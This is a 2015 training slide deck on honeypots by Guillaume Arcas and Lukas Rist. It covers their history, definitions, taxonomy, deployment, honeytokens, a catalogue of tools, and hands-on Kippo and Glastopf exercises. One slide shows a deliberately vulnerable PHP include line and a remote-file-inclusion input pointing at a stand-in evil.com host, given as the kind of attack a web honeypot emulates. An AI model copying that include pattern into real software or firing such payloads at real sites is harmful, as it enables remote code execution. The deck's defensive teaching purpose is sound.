

Dr. Honey pots

- How I Learned to Stop Worrying and Love My Enemies -



Guillaume Arcas and Lukas Rist - October 2015

Introduction
Technology
Set-Up
Customization
Data Analysis
Szenarios

Agenda

who are we?

Lukas Rist

Lukas is a software engineer with Blue Coat Norway, developing the behavioral malware analysis and back-end systems used to create an extensive threat intelligence database. Whenever that is not challenging enough, he delves into the depths of structured languages for cyber threat intelligence representation *sigh*, honeypot development and researching ICS/SCADA threats under the umbrella of the HoneyNet Project for which he serves as a director. Feel free to ping me @glaslos

Guillaume Arcas

Guillaume has worked as Security & Network Analyst since 1997 primarily - but not only - in the Internet & Banking industries. Guillaume then specialized in Digital Forensics & Incident Response and joined Sekoia as CERT team leader. Guillaume is also member of the HoneyNet Project's French Chapter since 2010. When not hunting for endangered species hanging on the Internet, Guillaume uses to read (thriller, SF, History & Philosophy in no particular order as long as it is printed) and walk his dog. He's also nourishes a certain nostalgia for the esheep.exe software hence his Twitter's avatar (@y0m).

**Everything You Always
Wanted to Know About
Honeypots
But Were Afraid to Ask**

A Brief History of Honeypots

1986


**A long time ago in a
network far far away...**



“And so it happened that on my second day at work, Dave wandered into my office, mumbling about a hiccup in the Unix accounting system. Someone must have used a few seconds of computing time without paying for it. The computer's books didn't quite balance; last month's bills of \$2,387 showed a **75-cent shortfall**.

Now, an error of a few thousand dollars is obvious and isn't hard to find. But

errors in the pennies column arise from deeply buried problems, so finding these bugs is a natural test for a budding software wizard. Dave said that I ought to think about it.”





WARNING

SPOILER

ALERT

ATTENTION: Mrs. Barbara Sherwin Document Secretary

SUBJECT: SDI Network Project

Dear Mrs. Sherwin:

I am interested in the following documents. Please send me a price list and an update on the SDI Network Project. Thank you for your cooperation.

Very truly yours,
Laszlo J. Balogh

#37.6 SDI Network Overview Description Document, 19 pages, December 1986

#41.7 SDI Network Functional Requirement Document, 227 pages, Revised September 1985

#45.2 Strategic Defense Initiations and Computer Network Plans and Implementations of Conference Notes, 300 Pages, June 1986

#47.3 SDI Network Connectivity Requirements, 65 pages, Revised April 1986

#48.8 How to Link to SDI Network, 25 pages, July 1986

#49.1 X.25 and X.75 Connection to SDI Network (includes Japanese, European, Hawaiian, 8 pages, December 1986)

#55.2 SDI Network Management Plan for 1986 to 1988, 47 pages, November 1986)

#62.7 Membership list (includes major connections), 24 pages, November 1986)

#65.3 List, 9 Pages, November 1986

"Hey Mike, remember those carrots I left out for bait in January?"

"You mean those SDI files you concocted?"

"Yeah," I said. "Well, my dear, sweet, nonexistent secretary just received a letter."

“Pengo, with his contacts to hackers across Germany, knew how to use Hess's information. Carrying Hess's printouts, one of the Berlin hackers crossed into East Berlin and met with agents from the **Soviet KGB**.

The deal was made: around 30,000 Deutschmarks—\$18,000— for printouts and passwords.

The KGB wasn't just paying for printouts, though. Hess and company apparently sold their techniques as well: how to break into Vax computers; which networks to use when crossing the Atlantic; details on how the Milnet operates.

Even more important to the KGB was obtaining research data about Western technology, including integrated circuit design, computer-aided manufacturing, and, especially, operating system software that was under U.S. export control. They offered 250,000 Deutschmarks for copies of Digital Equipment's VMS operating system.”



1991



**An Evening with Berferd
In Which a Cracker is Lured, Endured, and Studied**

Bill Cheswick

AT&T Bell Laboratories

Abstract

On 7 January 1991 a cracker, believing he had discovered the famous sendmail DEBUG hole in our Internet gateway machine, attempted to obtain a copy of our password file. I sent him one.


For several months we led this cracker on a merry chase in order to trace his location and learn his techniques. This paper is a chronicle of the cracker's "successes" and disappointments, the bait and traps used to lure and detect him, and the chroot "Jail" we built to watch his activities.

Honeypot.sh

```
exec 2>/dev/null # ensure that stderr doesn't appear
trap "" 1
/bin/echo
( /bin/echo "Attempt to login to inet with $LOGNAME from $CALLER" |
  upasname=adm /bin/mail ches dangelo &
  # (notify calling machine's administrator for some machines...)
  # (finger the calling machine...)
) 2>&1 | mail ches dangelo

/bin/echo "/tmp full"
sleep 5 # I love to make them wait....
/bin/echo "/tmp full"
/bin/echo "/tmp full"
/bin/echo
sleep 60 # ... and simulating a busy machine is useful
```


1999



HN/P

The Honeynet Project

The Honeynet Project is a leading international 501c3 non-profit security research organization, dedicated to investigating the latest attacks and developing open source security tools to improve Internet security.

With Chapters around the world, our volunteers have contributed to fight against malware (such as Conficker), discovering new attacks and creating security tools used by businesses and government agencies all over the world.

The organization continues to be on the cutting edge of security research by working to analyze the latest attacks and educating the public about threats to information systems across the world.

Our mission reads "to learn the tools, tactics and motives involved in computer and network attacks, and share the lessons learned" with three main pillars:

- Research
- Awareness
- Tools

<http://www.honeynet.org/about>

What is a Honeytrap?

tl;dr



HoneyNet Project Definition (2002)

"A honeypot is a **single system** connected to an existing production network in order to lure attackers."

Honeynet Project Definition (2004)

"A honeypot is a **information system resource** whose value lies in unauthorized or illicit use of that resource."

ENISA Definition (2012)

"A honeypot is a **computing resource** whose sole task is to be probed, attacked, compromised, used or accessed in any other unauthorized way. The resource can be **of any type**: a service, an application, a system or a set of systems or simply just a piece of information or data."

Where?

On the Internet:

- it will generate and collect a **lot of noise** and often useless information ;
- it can be seen as a metrics of the threat level from the North of the Wall;
- it can help convince the top-management not to decrease IT Security budget.

On internal network:

- if something happens then **sh*t hit the fan!**
- Early Detection Systems for CERT/DFIR teams ;
- If something happens there, no need to argue, to time to lose, you are in trouble and need to investigate.




Figure 3: Typical honeypot deployment facing the Internet




Figure 4: An internal deployment of a honeypot

Taxonomy

Type of attacked resource

- Server-side honeypot
- Client-side honeypot (honeyclient)

Level of interaction

- high-interaction: real system
- low-interaction: emulated system
- hybrid: mix of low & high




Figure 1: Honeypot Taxonomy




Figure 2: Graphical representation of the classification scheme of taxonomy used in the report



Proactive Detection of Security Incidents

Honeypots

2012-11-20

<https://www.enisa.europa.eu/activities/cert/support/proactive-detection/proactive-detection-of-security-incidents-ii-honeypots>

Why?



**Early Awareness &
Detection System with
Reduced False Positives**

In a production environment,
some things **may** be suspicious.

Someone successfully connects to a server at unusual time from India:

- it can be your newly appointed offshore IT management service provider performing usual tasks;
- it can be a SysAdmin connecting from his/her vacation place because of an emergency.

... Or some Chinese hacker from the PLA Unit 61398



In a honeypot or a honeynet environment, **everything** is suspicious by nature.

Someone successfully connects to a honeypot from anywhere at any time:

- it can be an intruder performing lateral movements;
- it can be an insider or a too curious authorized user;
- it can be your internal Red Team.

... Or some Chinese hacker from the PLA Unit 61398



In a production environment, you **can not** monitor/log/store everything:



- cost & storage constraints
- legal constraints

In a honeypot or honeynet, you **must** and can monitor/log/store **everything**:

- network traffic
- uploaded files
- system logs

Honeypots & the Intrusion Kill Chain

Intrusion Kill Chain



Campaign Analysis – Tools, Techniques and Procedures

**A honeypot can drastically
help detecting adversary's
Reconnaissance actions.**

Counter-OSINT:

- A fake LinkedIn profile, Facebook page, email addresses published on corporate website (can be hidden in HTML comments so not visible from usual visitors), fake "leaked credentials" on pastebin, fake DB dumps posted on underground forums, etc. can increase visibility on how the attacker found his/her targets.
- Fake password hash loaded in memory to detect use of password stealers like Mimikatz.

How?

Critical points

- Monitor/Collect/Store Data
- Allow/Forbid/Restrict access to the Internet

Collecting Data


- You'll have to answer this question:

“How can I monitor an intruder with privileged access (aka: root/administrator/system users rights) without being detected/defeated?”

Internet Access

- What kind of Internet access will you grant from the honeypot? If Internet access is too limited, the intruder can find no interest in staying any longer.

Avoid Detection



*"On the Internet, nobody knows you're a **pot**"*



BREAKING HONEYPOTS FOR FUN AND PROFIT

We will detect, bypass, and abuse honeypot technologies and solutions, turning them against the defender. We will also release a global map of honeypot deployments, honeypot detection vulnerabilities, and supporting code.

The concept of a honeypot is strong, but the way honeypots are implemented is inherently weak, enabling an attacker to easily detect and bypass them, as well as make use of them for his own purposes. Our methods are analyzing the network protocol completeness and operating system software implementation completeness, and vulnerable code.

As a case study, we will concentrate on platforms deployed in real organizational networks, mapping them globally, and demonstrating how it is possible to both bypass and use these honeypots to the attacker's advantage.

PRESENTED BY

Dean Sysman & Gadi Evron &
Itamar Sher

Skills

What skills do you need?

- Network Forensics
- System Forensics
- Reverse Engineering
- Data Analysis
- Coding

Honeypots Arsenal



High-Interaction Server-Side Honeypots

- Argos
- HiHAT
- SSH: Bifrozt, DockPot, HonSSH

Low-Interaction Server-Side Honeyd

- General purpose: Dionaea, Honeyd, Honeytrap
- Web Application: Glastopf, GoogleHack Honeyd
- SSH: Kippo
- Scada: ConPot
- VoIP: Atermisa
- Sinkholes: HoneySink
- USB: Ghost USB honeyd

High-Interaction Client-Side Honeyypots

- Shelia
- Capture-HPC NG

Low-Interaction Client-Side Honeyypots

- Thug
- PhonyeC

Hybrid Honey pots

- HoneySpider
- SURFcert IDS
- SSH: Bifrozt

Honeytokens

- a honeytoken is a piece of data that should not be accessed through normal activity, i.e. does not have any production value, any access must be intentional, which means it is likely to be an unauthorised act. (ENISA)
- <http://www1.cs.columbia.edu/~angelos/Papers/2009/DecoyDocumentsSECCOM09.pdf>
- <http://seclists.org/focus-ids/2003/Feb/95>

“OTS” Honeydroids

- <http://www.honeynet.org/project>

First steps with a honeypot

GREETINGS PROFESSOR FALKEN.
SHALL WE PLAY A GAME?



Let's play with Kippo!



Kippo

Kippo is a **low-interaction server honeypot** emulating the Secure Shell (**SSH**) service. It stores information about brute-force login attacks against the service and SSH session & actions the attacker launched against the server.

Kippo

According to ENISA:

“Kippo is **extremely useful** because, in addition to the detection of simple brute-force attacks against SSH, it also allows you to **gather data from terminal session activity** of an attacker in the emulated environment and to **catch files downloaded by the attacker.**”

DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
SPEC	★★★★	★★★★	★★	★★★★	★★	★★★★	★★	★★★★	\$\$	😊

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	\$	Low	😊	Essential
		★★★	Good	\$\$	Medium	😄	Useful
SPEC	Specialised	★★	Fair	\$\$\$	High	😞	Not useful
		★	Poor				

Version tested: 0.5

Date tested: 27 April 2012

Testing time: 24 hours

Website: <http://code.google.com/p/kippo/>

<https://github.com/desaster/kippo>

Kippo

- Install Kippo
- <https://github.com/desaster/kippo/>
- Connect to kippo as an attacker.
 - How can you detect you're not on a real system?
 - How can you increase kippo's stealth?

Kippo

Kippo uses predefined credentials & password for “root” user.

- Change that cinematic and make kippo accept a connection after X trials.
 - What possibly can go wrong?
 - Howto fix that?



**KEEP
CALM
AND
TAKE A
BREAK**

Introduction

Why you should be here

Goal of this training

Hands-on definition

What are we not doing

Introduction

Why you should be here:

Honeypots complement a security posture
Any kind of non-destructive intel is valuable
Wide range of data quality and type
I build honeypots

Introduction

Goal of this training:

- Understand the value of honeypots
- Familiarize with the usage of honeypots
- Get a glimpse at honeypot development

Introduction

Hands-on definition:

*You will run a honeypot
Set-up and customization
Look at and create some data*

Introduction

What are we not doing:

*Install and run a honeypot. What?!
Up to you and the time we have...*

Concepts

Honeypot Events

Attribution

Concepts

Honeypot Events

Potentially malicious

Lots of noise

Various sources

Take everything with a grain of salt

Concepts

Attribution

*It's a fun game, please play it
The more data the better
What do you get from it?*

Technology

Glastopf

Let's build a honeypot

Grades of interaction

Conpot

Technology

Glastopf

Web Application Honeypot
Attracting the adversary
Vulnerability Type Emulation

A Honeyypot in
20 minutes

<https://gist.github.com/glaslos/ac8c32e90ba33e01624e>

Technology

Let's build a honeypot:

1. Get a domain
2. Handle requests
3. ???
= \$\$\$

Technology

Grades of interaction:

Let's emulate a vulnerability
`include($_GET['NAME'] . '.php');`
`?NAME=http://evil.com/bot`

* Abusing Search Engines....

Technology

Glastopf

Attracting the adversary:

How do they find us?

Google Dorks

Crafting the bait

Technology

Conpot

*SCADA/ICS Honeypot
Methods of deployment
Get complex*

Set-Up

This is a Honeytrap!

Fingerprinting

Hands-on

Customization

Why do you want to?

Basic concepts of deception

Who do you want to catch?

Data Analysis

